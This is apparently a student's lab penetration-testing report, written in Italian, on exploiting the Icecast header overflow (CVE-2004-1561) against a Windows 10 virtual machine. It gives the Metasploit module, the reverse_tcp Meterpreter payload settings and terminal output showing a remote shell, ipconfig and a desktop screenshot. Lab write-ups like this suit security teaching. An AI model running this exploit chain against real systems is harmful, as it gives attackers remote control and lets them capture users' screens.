Report Tecnico: Vulnerability Assessment & Penetration Testing

Studente: Corrado Vaccarecci
Target: Windows 10 (IP: 192.168.50.102)
Vulnerabilità: Icecast Header Overwrite (CVE-2004-1561)

---

1. Fase di Ricognizione (Information Gathering)

È stata verificata la connettività tra la macchina attaccante (Kali Linux) e il target tramite il comando ping. Successivamente, è stata eseguita una scansione delle porte con nmap per confermare la presenza del servizio vulnerabile.

- **Comando:** nmap -p 8000 192.168.50.102
-
- **Risultato:** Porta 8000/TCP risultata **OPEN**.

2. Fase di Exploitation

Per l'attacco è stato utilizzato il framework **Metasploit**. È stato selezionato il modulo specifico per Icecast per sfruttare una vulnerabilità di tipo buffer overflow nell'header HTTP.

Modulo utilizzato: exploit/windows/http/icecast_header

Payload: windows/meterpreter/reverse_tcp

Configurazione:

LHOST: 192.168.50.100 (Kali)

RHOSTS: 192.168.50.102 (Target)

RPORT: 8000
L'esecuzione del comando run ha portato all'apertura di una sessione **Meterpreter**.


```
Session  Actions  Edit  View  Help

PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 08:00:27:5A:7F:61 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
msf exploit(windows/http/icecast_header) > exploit
[-] Unknown command: ex◆ploit. Did you mean exploit? Run the help command for more details.
msf exploit(windows/http/icecast_header) >
msf exploit(windows/http/icecast_header) >
msf exploit(windows/http/icecast_header) >
msf exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 192.168.50.100:4444

[*] Sending stage (190534 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49452) at 2026-04-16 09:44:04 -0400

meterpreter >
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:5a:7f:61
MTU          : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : 255.255.255.0


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3266
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/MRJeZZAI.jpeg
meterpreter >
```

3. Fase di Post-Exploitation

Una volta ottenuto l'accesso, sono state eseguite operazioni di esfiltrazione informazioni per confermare il controllo remoto totale del sistema.

Verifica Identità Target: Esecuzione del comando ipconfig all'interno della sessione.

Cattura Prove: Esecuzione del comando screenshot per catturare l'attività dell'utente sul desktop.



Conclusioni

Il sistema è risultato vulnerabile a causa di una versione non aggiornata di Icecast. La mancanza di restrizioni sul firewall e l'assenza di patch di sicurezza hanno permesso l'esecuzione di codice remoto con privilegi utente.